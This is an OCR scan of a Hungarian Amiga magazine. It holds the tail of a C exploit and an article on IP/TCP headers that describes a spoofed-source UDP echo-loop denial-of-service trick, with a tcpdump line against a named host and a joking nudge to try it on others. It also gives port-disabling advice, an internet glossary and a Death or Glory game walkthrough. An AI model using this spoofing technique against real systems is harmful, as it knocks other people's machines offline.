          printf("Done!\n");
          close(s);
}
```

Ennyi. Bocsánatot kérek a programozni nem tudóktól, de azoknak akik tudnak azoknak nagy segítség. A Kommenteket azért olvassátok el! Régebben ezzel lehetett rettegésben tartani a Win usereket, de hát ez a korszak lejárt. (Ázért nyugodtan lehet ám próbálkozni még! Sok lammer van mostanában is!) :) Ugyanis dobtak ki rá javításokat. Ez az egyetlen exploit amihez nem szükséges ismerni a csomagok felépítését. De a többihez viszont kegyetlenül kell tudni!


Lássuk: Az interneten TCP-IP "csomagokkal" megy a kommunikáció. Ennek a lényege a következő: Van egy adathalmazunk:
.....
(Legyen ez mondjuk egy file) Ez az. Ha ezt el akarjuk küldeni egy másik gépre, azt a

következőképpen tehetjük meg:


....

Amint látszik, a FILE-t szétdarabolta a KERNEL kicsi csomagokra, és ezeket küldi el a te "lakcímedről" a cél "lakcímére", mint egy postás. Azzal a különbséggel, hogy nem egyben, hanem csak darabokban. Ezeket a darabokat a célgép összegyúrja, és csak azután lesz újra érvényes. Ennyi. Hogy miért kell darabolni? Azért, mert az átvitel során nagyon könnyen sérülnek a csomagok, és könnyebb a file-odnak 1 pici töredékét újból elküldeni, mint magát az egész file-t! Nem? Ezek a csomagok körülbelül így néznek ki:

Ez az IP fejléc:



Ez a TCP fejléc:



A Csomagok meg így fognak kinézni:

IT.... IT.... IT.... IT....

és így tovább. A célállomás, mindig tájékoztatja a forrást az átvitel sikerességéről, és a szükségszerű ismétlésről. Ezért villog a TD leded is a modemeden (igaz halványabban, mert nem tartalmaz annyi infót), akkor amikor csak Adatot fogadsz (RD). Ezeknek a fejléceknek az a szerepe, hogy azonosítsák a csomagok tartalmát. Pontosabban: A csomagok továbbítása úgy történik, hogy a forrásgép elküldi a csomagot a hozzá legközlebb álló szervehez, ami megnézi a csomag fejléceben a cél IP ("lakcímet"), és abban az irányban passzolja tovább, míg el nem éri a célt. Tehát a fejléc szerepe a továbbításban is rejlik.

Lássuk a számunkra fontosabb elemeket:

IP fejléc:
IHL:Az IP fejléc hosszát jelenti.
Total Length:A csomag teljes hossza.
Fragment Offset:A darbolás helye.
Time to Live:Mennyi ideig éljen.

Ugyanis van olyan, hogy egy csomagocska "eltéved" és pattog össze-vissza a világban, és ha nem volna ez a mező, elég hamar megdöglött volna az internet. Ez a mező minden egyes passzolás után csökken eggyel, és ha 0 lesz, egyszerűen a közvetítő gép kidobja a szemetesbe. Header Checksum: Egy ellenőrző összeget számol ki a csomagra, és ha nem stimmel, úgyszintén megy a levesbe... (Hogy miért? Hát mert megsérült a csomag!)

Source ill. Destination Address: Itt tartalmazza a feladó, és a címzett címét.

Az IP fejléc után szokott jönni a TCP fejléc. De ez nem szükségszerű.

A TCP fejléc:

Source ill Destination Port: Kiinduló és a cél Port.
Checksum: Itt is van 1 ellenőrző összeg. Ezek után a fejlécek után jöhet a tényleges adatod.

Akkor lássuk ezek után azt az exploit-ot, ami még egy MIAMI-t is térde tud kényszeríteni (igaz, nem olyan brutálisan, mint egy PC-t). Általában aki programoz internetre, az magasabb szinten teszi, és ezekről a csomagokról fogalma sincs, mert elvégzi helyette egy alsóbb réteg. Node! Lehetőség van arra is, hogy az ember ilyen alacsony szinten is programozza a csomagokat. Így akár beleszólhatunk abba is, hogy a küldő címet mi határozzuk meg!

Lássunk 1 példát:

Küldök egy csomagot egy áldozatnak:

18:51:18.396025 harare-5.interware.hu.echo > harare-5.interware.hu.echo: udp 43

Ez egy TCP-DUMP eredménye. Elmagyarázom a jelentését:

18:51:18.396025 - Ez az időpontja a csomagnak.
harare-5.interware.hu.echo - Ez a csomag küldőjének HOST-ja. > - Ez a csomag küldésének irányát jelenti.
harare-5.interware.hu.echo - Ez a csomag végállomásának HOST-ja.
udp 43 - A csomag típusa

Nos, mint a példából is látszik, küldtem a harare-5.interware.hu HOST-ra egy olyan csomagot, ami forrásként is ugyanazt az IP-t tartalmazza. A poén lényege az, hogy az ECHO portra megy a játék. Mit is írtam az előbb az ECHO portról? Visszaküldi a feladónak. Ez esetben a feladó a cél saját maga. Erre a buta visszaküldi magának. És megint magának.....stb.... Pár ilyen csomag a célállomást ledöglészti... Ezzel még egy MIAMI-t is le lehet fagyasztani. Úgyhogy elő azzal a MIAMI-val, és a DataBase részlegnél az InetD-nél kapcsoljátok ki a Daytime, Time, Echo, Discard, Chargen és Finger portokat. Mind a TCP-t, mind az UDP-t!!!

Van 1 védelem a MIAMI-ban, amit IP filter-nek nevez. Az a lényege, hogy egy megadott IP címről nem fogad el csomagokat! Node? Mit csinál ha a forrás IP módosítva van? :))) Tehetetlen... Ennyit ért....

Mára ennyit... Remélem sikerült valami hasznosat írni nektek... Néhány oldallal odébb már tényleg belecsapunk a lovak közé, és részletes leírást kaptok manapság az egyik legnépszerűbb játékról: A Back Orifice-ről!

Ha valami nagy baromságot írtam volna, nem vállalok érte felelősséget! :) De jobb ha tájékoztattok róla:

tffchip@hotmail.com Chip vagy CHIP-TFF az #amigahu-n.

Csövi!

Chip...

Senki sem kezdte úgy, hogy már a dadussal is e-mailben közölte, ha megtelt a pempörsz... Nekik (és a gyakorló netizeneknek is) szól ez a magyarázat-gyűjtemény. Az alábbi a kifejezésekkel előbb-utóbb meg kell barátkoznod, ha internetezni szeretnél...

Az alábbiakat - jellemző módon - az interneten kanalaztam össze, csak némileg pc-tleníteni kellett az infokat...

@ Az E-mail címek elengedhetetlen tartozéka. Kiejtése: "et" (nem "kukac"!!!)

Alias Hosszú, nehezen megjegyezhető neveket helyettesítő rövid elnevezés.

ANSI American National Standarts Institute: A szabványosításért felelős USA szervezet, melyhez a számítástechnika és kommunikáció területek is tartoznak.

Archie Keresőszolgáltatás az Interneten. Az ún. Archie szerverek folyamatosan "tartalomjegyzékeket" készítenek a világ FTP szervereinek ajánlatából. Ha a keresett állomány nevét ismeri, legkönnyebben Archie segítségével találhatja meg.

BBS Bulletin Board Service A BBS rendszerek egy számítógépől és a hozzátartozó szoftverből állnak melyen általában E-mai szolgáltatás, archívumok, szoftverek és itt-ott más szolgáltatások is elérhetők. Több BBS kapcsolódik az Internetre is.

Böngésző (Browser) Az Internet navigáció elengedhetetlen eszköze. Összeköttetést teremt a kívánt címmel és a bejövő bit-eket és byte-okat olvasható, grafikus ill. meghallgatható formába hozza.

Címek Alapvetően háromféle címet használunk az Interneten: Az E-mail címet az elektronikus postához ; Az Internet címet (IP cím, angolul: IP Address); A hardwer vagy MAC címet.

Csevegés (IRC) Csevegőprogramok segítségével bárkivel beszélgethetünk világszerte miután felkerestük a megszámlálhatatlan csevegőfórumok egyikét. A beszélgetés a billentyűzet segítségével történik és egyszerre meghatározatlan számú résztvevővel is folyhat.

Dialup Nem állandó kapcsolat két számítógép között, mely hagyományos telefonvonalon jön létre, általaban modem segítségével.

E-mail Elektronikus levél vagy posta.

E-mail cím Az E-mail címmel adjuk meg, mely személy(eknek) szól az üzenet. Formája általánosságban:
felhasználó@szolgáltató.országkód
például: pcpince@syneco.hu :)

Emoticons (smiley) Az érzelmi állapot kifejezése egyszerű szimbólumokkal a billentyűzet segítségével. Pl: kacsintás "nem gondolom komolyan" ;-)

Encryption Egy dokumentum titkosítása, melynek folyamán külső személyek számára olvashatatlanná ill haszontalanná válik. Az E-mail és adatforgalomban az Interneten hétköznapi jelenség. A legelterjedtebb böngészők támogatják és egyszerűvé teszik a titkosítást. (PGP)

FAQ Frequently Asked Questions. A "legtöbbször feltett kérdések" és a válaszok jegyzéke egy bizonyos témával kapcsolatban.

File Transfer Adatok továbbítása, átmásolása egy számítógépről a másikra egy hálózaton belül.

Freeware Teljesen díjtalan szoftver. Egész komoly alkalmazások is tartozhatnak ebbe a kategóriába (aminet).

FTP File Transfer Protocol (adattovábbítási protokoll) Az adattovábbítás leggyorsabb módja az Interneten. Szoftverek és mindennemű állományok letöltése általában az ún. FTP szerverek segítségével történik.

Gopher Keresőszerszám az Interneten, mely bármely adatállomány megtalálásához könnyen kezelhető grafikus felületet nyújt. A keresést a világszerte elhelyezett Gopher szerverek végzik, folyamatosan figyelve az Internet kínálatát.

Gopherspace A Gopher szerverek saját hálózatot alkotnak. E hálózat és az azon megtalálható információk alkotják a "Gopher-teret"

Hacker Más számítógéprendszerekbe illegálisan, a kódok megkerülésével bejutni igyekvő, aki mindezt a Cracker-rel ellentétben nem ártó szándékkal, hanem "sportból" teszi.

HTML HyperText Markup Language. A WWW oldalak programnyelve. Karakterisztikus jellegzetessége a hypertext.

hu Magyarország országkódja. Pl: http://www.syneco.hu magyar WWW oldalra utal.

Hypermedia Szövegek, képek, hanganyagok vagy videok összekapcsolása egy dokumentumon, WWW oldalon belül

Internet Az Internet a világ messze legnagyobb számítógéphálózata. Tulajdonosa nincs. Az elnevezés nem szervezetet takar, de egyes publikációk még ma is -tévesen- ezt sugallják. (A külföldről átvett napjainkban használatos nagybetűs írásmód is valószínűleg módosulni fog) A legjobban az

Internetet
mint egy új médiát
jellemezhetnénk melynek jövőbeni lehetőségei messze túlmutatnak mindenen, amit e téren eddig ismertünk.

Internet cím (IP Address) Egyértelműen megjelöl egy hálózati számítógépet pl szervert a hálózaton belül. Formája: 4, egyenként maximum 3 jegyű (8bit) szám pontokkal elválasztva

Internet szolgáltató Internet kapcsolódási lehetőséget nyújtó kereskedelmi jellegű vállalkozás.

IP Address Lásd: Internet cím

IRC Internet Relay Chat Nemzetközi "parti-protokoll" mely mindenki számára lehetővé teszi élő társalgás vagy konferencia megtartását bárkivel az Interneten.

ISDN Integrated Services Digital Network: Digitális (telefon)hálózat, mely különböző szolgáltatásokat ötvöz egy kommunikációs médiumon belül. Az ISDN lehetővé teszi a képtelefonálást, videokonferenciák megtartását, a gyorsabb és jobb minőségű adatátvitelt... Magyarországon is folyamatban van az ISDN hálózat kiépítése.

Java A legújabb Internet programnyelvek egyike a SUN cégtől. Alkalmazásával például interaktív WWW oldalak készíthetők. Kitűnő minőségére jellemző, hogy a májkroszoft hevesen ellenzi elterjedését...

Képtelefon Videórendszerrel és monitorral ellátott telefon, melynek segítségével beszélgetőpartnerünket látjuk is a beszélgetés alatt.

Keresőszerszám (Search Engine) Dokumentumok, állományok, WWW-oldalak fellelésének eszköze az Interneten. A "modernebbek" HTML formátumban jelennek meg és meglehetősen effektívek. Segítségükkel az információkínálat egyre áttekinthetővé válik.

Kliens (Client) Számítógéprendszer, mely egy másik számítógéprendszer /szerver/ szolgáltatásáért folyamodik.

LAN Local Area Network: Helyi számítógéphálózat (pl. egy vállalat hálózata)

Lycos A legmodernebb keresőszerszámok egyike

MAC cím Egy olyan készülék hardwercíme, amely olyan médiumra csatlakozik, amit más készülékek is használnak.

Mailing list Az Interneten a legkülönbözőbb érdeklődési körű csoportok alakultak ki. (foglalkozások, hobbik szerint stb.) ún. "levelezőlistákba" /Mailing list/ tömörülve. Te is beléphetsz e "klubokba" és E-mail címedre automatikusan üzeneteket kapsz a téged érdeklő témákról vagy E-mailt küldhetsz a lista résztvevőinek. (pl. így kereshetsz NDK turmixgépet a Levehető Ajtajú Dolgokkal foglalkozók levelezőlistáján.)

Modem Mozaikszó a Modulator és Demodulátor szavakból. A modem feladata a mi szempontunkból az, hogy a számítógép egyenáramú digitális jeleit a telefonvonalon való továbbításuk céljából átalakítsa és fordítva.

Netiquette Internet etikett. Az Interneten mindent szabad, ami nem tilos, de a legjobb úgy "játszani" ha mindenki betartja a játékszabályokat.

Newsgroups "Hírcsoportok" Az Interneten több ezer ilyen csoportosulás található meg. Résztvevőik információkat és véleményt cserélnek az őket érdeklő témában. Temérdek érdeklődési kör, foglalkozás, hobby, ideológia,cél köré tömörültek ilyen hír - vagy témacsoportok (magyarul is). Bennük passzívan (csak olvasni) és aktívan (szerzőként) is részt vehet.

Offline Az Online kifejezés ellentéte. Az az állapot, amikor nem állunk összeköttetésben a hálózattal.

Online Nincs igazán jó magyar szó rá. Jelentése: "vonalban" vagyis azt az állapotot jelzi, amikor a hálózattal összeköttetésben vagyunk.

Országkód E-mail és Internet címekben megjelenő két betűs rövidítés, mely jelzi az ország szerinti hovatartozást, de nem egyezik meg az autójelekkel. Magyarország kódja: hu

POP Post Office Protocol: Protokol, amely lehetővé teszi, hogy felhasználók a hálózatba számítógépükkel bejelentkezve olvassák/letöltsek E-mail üzeneteiket.

Postmaster Egy E-mail rendszer zökkenőmentes üzemeltetésével megbízott személy.

Protokoll Két számítógép adatcseréjének rendjének meghatározása annak érdekében, hogy az egyik oldal képes is legyen hibátlanul fogadni, amit a másik küld.

Router Egyes hálózatok egymáshoz

kapcsolódásában és az adattovábbításban szerepet játszó technikai berendezés.

Shareware Szabadon letölthető és másolható szoftver, mely a licensz megvásárlásáig általában korlátozott funkciókkal vagy időben korlátozottan működik. A teljes licensz ára rendszerint nagyon alacsony.

Signatnre 3-4 sor egy E-mail vagy egy Usenet cikk végén, mely a szerző azonosítását szolgálja (nameg arra jó, hogy a sok érzelmi sérült arc odaírja, hogy neki milyen nagy-nagy gépe van ám...)

SLIP PPP Serial Line Internet Protocol / Point to Point Protocol Grafikus "ablakos" felületű hálózati elérést biztosító kapcsolódási módok.

SMTP Simple Mail Transfer Protocoll: Az elektronikus levelezésben /E-mail/ használatos protokoll.

Snail Mail A hagyományos posta humoros elnevezése az E-mail használói által. (snail = csiga)

STT Security Transfer Technology: A VISA által kidolgozott hitelkártya rendszer,mely nagyobb biztonságot igér az online vásárláskor.

Szerver Számítógéphálózatokat kiszolgáló többnyire nagyteljesítményű számítógép.

Telnet Szolgáltatás, melynek segítségével számítógépünkkel más, távoli számítógépeket vezérelhetünk, vagy azokon böngészhetünk. Elsősorban egyetemistáknak, tudósoknak és Internet-profiknak való, de izgalmas interaktív játékok is futnak a Telnet protokoll alapján.

The Web "a háló" = WWW

URL Uniform Resource Locator: Az Internet-oldalak címének elnevezése.

Usenet Témacsoportok /Newsgroups/ ezreit azok használóival és a résztvevő technikai berendezéssel egyetemben illetik összefoglalóan ezzel a kifejezéssel. A legkülönfélébb csoportosulások, szakmai vagy érdekcsoportok érhetők el a Usenet-en a világ majd minden nyelvén.

Veronica A Gopher nagyon jó kiegészítője. Egyszerre több Gopher szervert kutat át a keresett állomány után.

Videokonferencia Egy videokonferencián a résztvevők nem egy teremben ülnek, hanem adott esetben az egész világon elszórtan a monitor és az arra erősített parányi videokamera segítségével tartják a konferencia alatt a kapcsolatot.

VRML Virtual Reality Modelling Language: Az Internet technikai frontja a három dimenziós megjelenítést és a virtuális valóságot hozza közelebb. A VRML oldalak valódi Cyberspace érzést keltenek.

WAIS Wide Area Information Server: Keresőszerszám az Interneten. Kulcsszavak szerint kutat, ami nagy előny ha nem ismerjük a keresett állomány nevét.

WAN Wide Area Network Nagyobb távolságokat átölelő számítógéphálózat. Tartalmazhat LAN - okat is.

Webcrawler Újabb generációs WWW keresőszerszám.

White Pages Internet adatbankok melyek E-mail címeket, telefonszámokat és postai címeket tartalmaznak egy telefonkönyvhöz hasonlóan.

WWW World Wide Web: Internet szolgáltatás hypertext és hypermedia oldalakkal, grafikus felülettel.

WWWW World Wide Web Worm: Modern WWW-s keresőszerszám.

Horváth Péter

DoG

Dicsőség vagy halál...

Az egyik legjobb és legnehezebb amigás stratégiai játék a Software2000 gondozásában megjelent Death or Glory. A legjobb jelzőt nem volt nehéz elnyernie, hiszen ilyen típusú játékunk alig van (persze nemcsak ezért a legjobb), a legnehezebbet pedig mindenki odarakja mellé két-három napi játék után... E sorok szerzője unott képpel pontosan három délután alatt játszotta végig a (sajnos) pc-s Red Alert összes pályáját nehéz fokozatban, a többi stratégiai játékról nem is beszélve, de a DOG mindnél jobban fejlesztette szókincsét...

A játék (amely egyébként egy SEGA játék feltuningolt változata) több éve jelent meg, ebből következik, hogy a gépigénye abszolút barátságos. Létezik floppys változat (8 lemez), ami 1 megás 500-ason is elmegy, illetve külön merevlemezes változat, amihez 1,5 mega ram kell. A kezelés rettentő egyszerű, joystick vagy billentyűzet kell hozzá. A legtöbb funkcióhoz külön shortcut is van, ha megtanulod őket, igen kényelmessé tehető a kezelés. A Software2000 német cég, és mivel nem találtam angol verziót a játékból, a német nyelvű menüpontokra fogok hivatkozni.

A DOG körökre osztott stratégia, és mint ilyen, inkább az eszedre, mintsem a reflexeidre lesz szükség. Leginkább talán a Battle Isle sorozathoz hasonlít, ám itt a pálya nem hat-, hanem négyszögekre oszlik. Kitüntetett szerep jut a hősöknek. Ők egyedül, míg a többiek kilencen tesznek ki egy harci egységet. Erejük sem csökken halálukig, illetve legtöbbjük halálával véget is ér a játék (erről később). Ezek a főhősök minden levert ellenséges csapat után több-kevesebb tapasztalati pontot kapnak.
(lásd táblázat a túloldalon)

Név - értelemszerű
rang - a nevek alapján választhatsz szintlépéskor. Minden alkalommal kettő közül választhatsz, figyelj oda, milyen előnyökkel és hátrányokkal járnak az egyes alternatívák! Itt nem egymást követik a szintek, tehát nem tudod majd mindet végigpróbálni.
szint - magyarul level
ap - támadóérték
vp - védekezés értéke
mp - varázspont, pályánként ennyiből gazdálkodnak a varázslók
mv - varázslat elleni védelem (1-3)
bw - mozgáspont (ezt csökkentheti a terep típusa)
a+ - az alá tartozó csapatok támadóereje ennyivel nő (csak ha elég közel vannak hozzá!)
v+ - ugyanaz, védelemmel
egységek - ezek közül választhatsz a főhős mellé a pénzedért. Egy pályán egyszerre csak egyféle csapat tartozhat egy hőshöz.

Az egyik legnehezebb feladat az lesz, hogy egyenletesen fejleszd minden hősödet. Rogton a második pályán csatlakozik hozzád a hóhér, aki egymaga képes lenne lenyomni a pálya összes ellenfelét. *Ne dőlj be a dolognak! A későbbi* pályákon végzetes lesz, ha csak az egyik hősödet fejleszted. Én egyszerre mindig csak egy hős szintlépésére koncentráltam. A többiek legyengítették az ellenséges csapatokat, a kiszemelt főhős (és alárendelt csapatai) meg lekaszabolták a maradékot. Mikor szintet lépett, folytattam a következő, rendszerint leggyengébb hőssel. Minden igyekezetem (és közismert zsenialitásom) ellenére fájó szívvel le kellett mondanom Cerano fejlesztéséről. Meghalni persze nem engedtem, de négy-öt pálya után reménytelenül gyengévé vált az ellenfelekhez képest. Mindegy, néha így is egész jó poénokat nyögött be...

A többi dologról majd az egyes pályáknál beszélek. A storyt mindenki szépen elolvassa a játékban, én csak a pályák megoldását írom le.

1. Cél: az ellenséges vezérek halála

A pálya felfogható bemelegítésként is. Az északnyugaton lakó varázslót kell megmenteni, aki a látszat ellenére sokáig bírja a gyűrődést (akár 10-15 körön át is fel tudja tartani a támadóit). A hegyeken nem lehet mindenhol átkelni, ezt vedd figyelembe, mikor az utat tervezed. Minden pályára vonatkozik, hogy egyetlen ellenfelet sem szabad életben hagyni (ahol mégsincs így, külön szólok) az XP pontok miatt.

A megmentett Armitas hálából velünk tart. Később nemcsak gyógyító varázslataival, hanem fekete szerzeteseivel is hasznodra lesz.

2. Cél: el kell jutni az út északi végéig

Már Szun Cu is megmondta (pedig az ő korában sokkal kevesebb számítógépes játék volt forgalomban), hogy a csatát nem az ellenfeled ereje, hanem a csata helye és időpontja dönti el. Ennek szellemében teljesítjük a második pályát. Nyilvánvalóan a tó jobb partján a legegyszerűbb északra masírozni. Éppen ezért (nameg a nemsokára keleten megjelenő, brutálisan erős Ghoulok miatt) a tó nyugati oldalán várd be a vámpírokat és ott ütközz meg velük. Figyelj arra, hogy ha egy vámpír megsebez, a következő körben nem tudsz támadni. Még jó, hogy a Ghoulok lassan jönnek... Mielőtt utolérnek, állj tovább északnak. Velük szemben esélyed sincs, ezért hagyd őket futni (hehe...)

3. Cél: ellenséges vezérek kinyírása

A rosszarcok épp a falut raboljak kifelé. Néhány kör elteltével kissé északra megjelenik egy újabb ellenséges csapat, majd az első körben megismert barátaink (kavicsból) is előkeveredned. Siess a segítségükre! A jutalom nem marad el. Közben északon veszettül menekül egy karaván, ami rabszolgákat szállít.

A nyugati csapatokat intézd el pár hátrahagyott egységgel, és koncentrálj az északi feladatra. Vidd oda a varázslót is, a legyengült gólemeket kell majd gyógyítania. Keulosso köszöni szépen és neked adja a Feuerstab nevű fegyvert.

A fegyvereket bekészíteni, csereberélni két pálya között lehet. Sok fegyver növeli a támadóerőt,

ugyanakkor erősen csökkenti a védekezés értékét. Ez főleg a nagyon gusztustalan ellenfelek által hátrahagyott cuccokra érvényes. Próbálgasd ki a különböző variációkat, kezdd el a következő pályát, és ha valami nem stimmel, menj vissza a pálya elejére. Egyszerre két fegyvert is foghatsz a kezedben, ezek támadó- és védőértékei összeadódnak.

4. Cél: a négy Barani hadnagy és Rangor halála, ezenkívül meg kell akadályoznod, hogy a karaván (Rangor) eljusson a keleti oázisba.

Miközben a sivatag faunájával lesznek elfoglalva, beéred őket (nem kell bepánikolni rögtön az elején, mikor meglátod, milyen gyorsak...). Ha lenyomtad a vezetőjüket, Nyana szépen megköszöni és a pálya végéig a nyomodban marad. Kár, hogy egyébként már foglalt... valami Xhor menyasszonya - róla később. Nemsokára a nyakadon az egész banda.

Most se feledkezz meg a beosztottakról ! Ha egy vezért kinyírsz, a hozzá tartozó egységek nem harcolnak tovább - ezért mindig velük kezdd! Mint említettem, a tapasztalati pontok igen fontosak, ezért ne hagyj hátra túlélőket.

5. Cél: a sötét lovag halála

Egyre több barátot kell életben tartani... Vigyázz, a vádi nemsokára megtelik vízzel, nehogy ott érje valamelyik egységedet az ár! Csata közben ne felejts el északra sietni, különben az egyre duzzadó folyón nem lesz könnyű átkelni. A folyóban nemsokára megjelenő kígyókat csak a hóhér tudja leszedni - legalábbis a vezéreket. A nyugati csapatokkal sajnos csak xp-t lehet szerezni, a fekete lovaghoz nem tudnak átkelni a folyón. Az ő feladatuk a középső sziget patkányainak likvidálása is.

Figyelj oda, hogy minden hősnek legyenek segítői, hiszen ezen a pályán a két csoport külön-külön fog harcolni. Északon mindenképp szállj partra az összeütközés előtt, mert a víz erősen csökkenti a védekezőértéket.

6. Cél: a védők legyőzése

A várostrom... Az előző pályán megismert barátok most viszonozzák segítségünket: ezerrel észak felé futnak (ki a pályáról), biztosan onnét akarnak fedezni minket... na mindegy. Az ostromot kezdd a bejáratnál, különben esélyed sem lesz a bejutásra. A falak igencsak felnyomják a védőértéket, tehát minél előbb mássz fel rájuk ie is. Az északi terembe a váron kívülről is be lehet jutni - ha türelmetlen volnál. Mivel az északi őrparancsnok csúnyákat tud varázsolni, ezért egy erősebb egységgel menj el a hatósugaráig, és csald ki belőle az összes MP-t. Pihenj szorgalmasan, míg el nem fogy neki az összes varázspontja. Ezt a trükköt később más pályákon is eljátszhatod.

NÉV:	RANG:	SZINT:	AP:	VP:	MP:	MV:	BW:	A+	V+	BB	EGYSÉGEK:
RAVEN	PRINZ	1	15	14	-	-	6	3	2	8	SCHWERTKAEMPFER
RAVEN	GRAF	2	20	16	-	-	6	5	4	10	SCHWERTKAEMPFER REITER
RAVEN	RITTER	2	22	18	-	-	6	5	2	9	SCHWERTKAEMPFER BOGENSCHUETZE !
RAVEN	EISERNER RITTER	3	28	24	-	-	5	8	3	10	SCHWERTKAEMPFER BOGENSCHUETZE! PANZERREITER
RAVEN	EISERNER FUERST	3	26	22	-	-	5	6	4	11	PANZERREITER BOLZENSCHUETZE
RAVEN	KOENIG	3	24	22	-	-	6	5	8	12	RITTER KOENIG. GADE!
CERANO	RATGEBER	1	10	15	-	-	6	2	1	6	BOGENSCHUETZEN
CERANO	MAGIER	2	17	17	12	-	6	2	2	7	ECHSEN FALKEN
CERANO	WISSEN SCHAFTLER	2	18	19	6	-	6	3	2	8	BOGENSCHUETZEN ARTILLERISTEN
CERANO	MAGIER FUERST	3	20	22	25	2	6	3	2	8	DRACHEN FALKEN
CERANO	KRIEGS FUERST	3	28	22	-	-	5	5	3	10	STEINKRIEGER PANZERKAEMPFER
CERANO	FORSCHER FUERST	3	24	22	15	-	7	4	3	9	SCHLACHTREITER GEWEHRSCHUETZE BOGENSCHUETZEN ARTILLERISTEN
ARMITAS	HEILER	1	10	14	6	-	6	0	1	3	WEISSE MOENCHE
ARMITAS	MAGIER HEILER	2	12	15	16	2	6	0	2	7	WEISSE MOENCHE SCHWA. MOENCHE
ARMITAS	HEILER FUERST	2	15	16	12	2	6	1	1	6	WEISSE MOENCHE FEUERSEELEN
ARMITAS	SCHWARZ MAGIER	3	20	18	32	3	6	1	2	7	SCHWA. MOECNHE DUNKLE SEELEN
ARMITAS	MAGIER FUERST	3	18	22	28	3	7	2	3	8	WEISSE MOENCHE NINJA MOENCHE
ARMITAS	HEILIGER	3	10	26	40	4	8	0	2	6	WEISSE MOENCHE FEUERSEELEN
BERETTAR	HENKER	1	18	15	-	-	6	2	0	4	AXTKAEMPFER
BERETTAR	WAHNSIN-NIGER	2	23	18	-	-	6	2	2	5	JAEGER SCHLAECHTER
BERETTAR	KOPF JAEGER	2	25	17	-	-	5	2	1	6	JAEGER AXTKAEMPFER
BERETTAR	MORD BRENNER	3	32	21	-	-	5	5	0	7	SOELDNER SCHLAECHTER
BERETTAR	KOPFJAEGA FUERST	3	29	23	-	-	6	4	3	9	SOELDNER JAEGER
BERETTAR	HENKER FUERST	3	30	22	-	-	6	3	2	8	FAEHRTENSUCHER JAEGER KOENIG. JAEGER
NYANA	JAEGERIN	1	16	14	-	-	6	1	1	4	AMAZONEN
NYANA	AMAZONEN FUERSTIN	2	20	18	-	-	6	3	2	6	AMAZONEN PANAZAMAZONEN
NYANA	MAGIE JAEGERIN	2	18	16	8	1	6	2	1	5	AMAZONEN KA. AMAZONEN
NYANA	AMAZONEN KOENIGIN	3	23	23	-	-	7	4	3	8	KOENG. MAZONEN JAGD-AMAZONEN
NYANA	JAGD FUERSTIN	3	26	21	-	-	6	3	2	7	JAGD-AMAZONEN KAMPFAMAZONEN
NYANA	INQUISI TORIN	3	20	24	20	2	6	2	2	6	KAMPFAMAZONEN FEUERAMAZONEN
XHOR	KRIEGER	1	19	16	-	-	6	2	1	6	KRIEGER SCHLACHTREITER
XHOR	RITTER	2	24	20	-	-	5	3	2	8	KRIEGER SCHLACHTREITER EISERNE KAEMPF
XHOR	DUNKLER RITTER	2	26	22	-	-	4	1	0	7	SCHLACHTREITER DRACHEN WERWOELFE
XHOR	PANZER-RITTER	3	27	26	-	-	5	3	5	9	PANZERKAEMPFE PANZERREITER
XHOR	MAGIE	3	25	24	15	1	6	3	2	8	WERWOELFE
XHOR	KAMPF BESTIE	3	29	22	-	-	6	5	4	10	KAEMPFER, SCHLACHTREITER, STEINKRIEGER *DRACHEN* WERWOELFE, KÖNIGSSCHLANGEN

Ha végeztél a déli falakkal, és már azt hiszed, mindjárt vége, jönnek a sasok. Ők ugyan válogatás nélkül mindenkit megtámadnak, mégis inkább te gyűjtsd be az értük járó pontokat, mint az ellenfél. Amúgy a hősök nem tudnak átmászni a falakon (egységeik viszont igen), körbe kell vinni őket. Ha az utolsó őrparancsnok is megmurdel, kinyílik a középső kapu - hátha valakinek így szimpatikusabb... Az északi, két egység széles folyosót ne tömd el az egységeiddel, hagyj helyet a sebesültek hátratolásához. A legyengült csapatokat folyamatosan cseréld újakra, és lassú, szívós munkával daráld le az ellenfelet.

7. Cél: kijutni Kata gombáiból

